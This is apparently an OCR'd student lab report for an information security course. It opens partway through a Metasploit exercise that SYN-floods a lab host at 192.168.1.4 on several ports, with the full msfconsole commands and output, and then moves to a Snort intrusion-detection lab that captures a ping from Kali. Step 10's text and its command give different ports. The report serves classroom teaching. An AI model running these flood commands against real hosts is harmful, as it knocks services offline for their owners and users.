
```
msf6 auxiliary(dos/tcp/synflood) > set RPORT 445
RPORT => 445
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS     192.168.1.4      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      445              yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.1.4

[*] SYN flooding 192.168.1.4:445 ...
```



10) Now let's exploit another port number 554.

Command: **set RPORT 139**


```
msf6 auxiliary(dos/tcp/synflood) > set RPORT 554
RPORT ⇒ 554
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS     192.168.1.4      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      554              yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.1.4

[*] SYN flooding 192.168.1.4:554 ...
```



11)Now let's exploit another port number 2869.

Command: **set RPORT 2869**


```
msf6 auxiliary(dos/tcp/synflood) > set RPORT 2869
RPORT ⇒ 2869
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS     192.168.1.4      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      2869             yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.1.4

[*] SYN flooding 192.168.1.4:2869 ...
```



12)Now let's exploit another port number 5357.

Command: **set RPORT 5357**


```
msf6 auxiliary(dos/tcp/synflood) > set RPORT 5357
RPORT ⇒ 5357
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS     192.168.1.4      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      5357             yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.1.4

[*] SYN flooding 192.168.1.4:5357 ...
```



13)Now let’s exploit another port number 10243.

Command: **set RPORT 10243**

```
msf6 auxiliary(dos/tcp/synflood) > set RPORT 10243
RPORT ⇒ 10243
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS     192.168.1.4      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      10243            yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.1.4

[*] SYN flooding 192.168.1.4:10243 ...
```



Course: Information Security Management **Date: 17-03-2022**

Course Code: CSE3501 (L51+L52)

Name: Ashwin Santosh

Reg. No: 19BEC1027

LAB 9

Network Intrusion Detection System (SNORT)

AIM:

To analyze and perform various attacks on Ubuntu machine using Kali Linux using snort tool.

SOFTWARE REQUIRED:

Oracle VM VirtualBox, Kali Linux

IMPLEMENTATION:

1. Install Snort

   sudo apt-get install snort -y

   snort -V

```
student@ubuntu:~$ snort -V

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.6.0 GRE (Build 47)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/snort/snort-te
am
           Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.5.3
           Using PCRE version: 8.31 2012-07-06
           Using ZLIB version: 1.2.8
```

2. Ubuntu's IP address

ifconfig

```
student@ubuntu:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:81:8e:4d
          inet addr:192.168.29.77  Bcast:192.168.29.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe81:8e4d/64 Scope:Link
          inet6 addr: 2405:201:e006:6956:a00:27ff:fe81:8e4d/64 Scope:Global
          inet6 addr: 2405:201:e006:6956:c498:3ddd:77a5:4d48/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2477 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2514870 (2.5 MB)  TX bytes:107385 (107.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:182 errors:0 dropped:0 overruns:0 frame:0
          TX packets:182 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:13389 (13.3 KB)  TX bytes:13389 (13.3 KB)
```

3. Traverse to the snort directory

cd /etc/snort

ls

```
student@ubuntu:~$ cd /etc/snort
student@ubuntu:/etc/snort$ ls
classification.config  reference.config  snort.debian.conf
community-sid-msg.map  rules             threshold.conf
gen-msg.map            snort.conf        unicode.map
```

4. Open snort.conf file
   sudo nano snort.conf

```
#   VRT Rule Packages Snort.conf
#
#   For more information visit us at:
#     http://www.snort.org                    Snort Website
#     http://vrt-blog.snort.org/    Sourcefire VRT Blog
#
#     Mailing list Contact:      snort-sigs@lists.sourceforge.net
#     False Positive reports:    fp@sourcefire.com
#     Snort bugs:                bugs@snort.org
#
#     Compatible with Snort Versions:
#     VERSIONS : 2.9.6.0
#
#     Snort build options:
#     OPTIONS : --enable-gre --enable-mpls --enable-targetbased --enable-ppm --e$
#
#     Additional information:
#     This configuration file enables active response, to run snort in
#     test mode -T you are required to supply an interface -i <interface>
#     or test mode will fail to fully validate the configuration and
#     exit with a FATAL error
#--------------------------------------------------

##################################################
# This file contains a sample snort configuration.
```

5. Go to rules directory
   cd rules
   ls

```
student@ubuntu:/etc/snort$ cd rules
student@ubuntu:/etc/snort/rules$ ls
attack-responses.rules          community-web-dos.rules   policy.rules
backdoor.rules                  community-web-iis.rules   pop2.rules
bad-traffic.rules               community-web-misc.rules  pop3.rules
chat.rules                      community-web-php.rules   porn.rules
community-bot.rules             ddos.rules                rpc.rules
community-deleted.rules         deleted.rules             rservices.rules
community-dos.rules             dns.rules                 scan.rules
community-exploit.rules         dos.rules                 shellcode.rules
community-ftp.rules             experimental.rules        smtp.rules
community-game.rules            exploit.rules             snmp.rules
community-icmp.rules            finger.rules              sql.rules
community-imap.rules            ftp.rules                 telnet.rules
community-inappropriate.rules   icmp-info.rules           tftp.rules
community-mail-client.rules     icmp.rules                virus.rules
community-misc.rules            imap.rules                web-attacks.rules
community-nntp.rules            info.rules                web-cgi.rules
community-oracle.rules          local.rules               web-client.rules
community-policy.rules          misc.rules                web-coldfusion.rules
community-sip.rules             multimedia.rules          web-frontpage.rules
community-smtp.rules            mysql.rules               web-iis.rules
```

6. Test the configuration file
   sudo snort -T -c /etc/snort/snort.conf

```
@ubuntu: /etc/snort/rules                                    10:31 PM
        --== Initialization Complete ==--

           -*> Snort! <*-
  o"  )~   Version 2.9.6.0 GRE (Build 47)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/snort/snort-te
am
           Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.5.3
           Using PCRE version: 8.31 2012-07-06
           Using ZLIB version: 1.2.8

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 2.1  <Build 1>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>

Snort successfully validated the configuration!
Snort exiting
```

7. Start snort execute
   sudo snort -A console -c /etc/snort/snort.conf

```
e duplicates previous rule. Ignoring old rule.

WARNING: /etc/snort/rules/community-web-php.rules(474) GID 1 SID 100000934 in rul
e duplicates previous rule. Ignoring old rule.

4150 Snort rules read
    3476 detection rules
    0 decoder rules
    0 preprocessor rules
3476 Option Chains linked into 271 Chain Headers
0 Dynamic rules
+++++++++++++++++++++++++++++++++++++++++++++++++++

+-------------------[Rule Port Counts]---------------------------------------
|             tcp      udp     icmp      ip
|     src     151       18        0       0
|     dst    3306      126        0       0
```

8. Open icmp.rules file
   sudo gedit icmp.rules


icmp.rules ×

```
# Copyright 2001-2005 Sourcefire, Inc. All Rights Reserved
#
# This file may contain proprietary rules that were created, tested and
# certified by Sourcefire, Inc. (the "VRT Certified Rules") as well as
# rules that were created by Sourcefire and other third parties and
# distributed under the GNU General Public License (the "GPL Rules").  The
# VRT Certified Rules contained in this file are the property of
# Sourcefire, Inc. Copyright 2005 Sourcefire, Inc. All Rights Reserved.
# The GPL Rules created by Sourcefire, Inc. are the property of
# Sourcefire, Inc. Copyright 2002-2005 Sourcefire, Inc. All Rights
# Reserved.  All other GPL Rules are owned and copyrighted by their
# respective owners (please see www.snort.org/contributors for a list of
# owners and their respective copyrights).  In order to determine what
# rules are VRT Certified Rules or GPL Rules, please refer to the VRT
# Certified Rules License Agreement.
#
#
# $Id: icmp.rules,v 1.25.2.1.2.2 2005/05/16 22:17:51 mwatchinski Exp $
#------------
# ICMP RULES
#------------
#
# Description:
# These rules are potentially bad ICMP traffic.  They include most of the
# ICMP scanning tools and other "BAD" ICMP traffic (Such as redirect host)
#
```


Now start snort in Ubuntu and go to Kali Linux and ping 192.168.29.77

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.29.77
PING 192.168.29.77 (192.168.29.77) 56(84) bytes of data.
64 bytes from 192.168.29.77: icmp_seq=1 ttl=64 time=0.800 ms
64 bytes from 192.168.29.77: icmp_seq=2 ttl=64 time=0.299 ms
64 bytes from 192.168.29.77: icmp_seq=3 ttl=64 time=0.356 ms
64 bytes from 192.168.29.77: icmp_seq=4 ttl=64 time=0.532 ms
64 bytes from 192.168.29.77: icmp_seq=5 ttl=64 time=0.462 ms
64 bytes from 192.168.29.77: icmp_seq=6 ttl=64 time=0.485 ms
64 bytes from 192.168.29.77: icmp_seq=7 ttl=64 time=0.462 ms
64 bytes from 192.168.29.77: icmp_seq=8 ttl=64 time=0.782 ms
64 bytes from 192.168.29.77: icmp_seq=9 ttl=64 time=0.462 ms
64 bytes from 192.168.29.77: icmp_seq=10 ttl=64 time=0.448 ms
64 bytes from 192.168.29.77: icmp_seq=11 ttl=64 time=0.506 ms
64 bytes from 192.168.29.77: icmp_seq=12 ttl=64 time=0.490 ms
^C
--- 192.168.29.77 ping statistics ---
12 packets transmitted, 12 received, 0% packet loss, time 11212ms
rtt min/avg/max/mdev = 0.299/0.507/0.800/0.140 ms
```

Here, we can see the ping is captured in snort in Ubuntu Machine

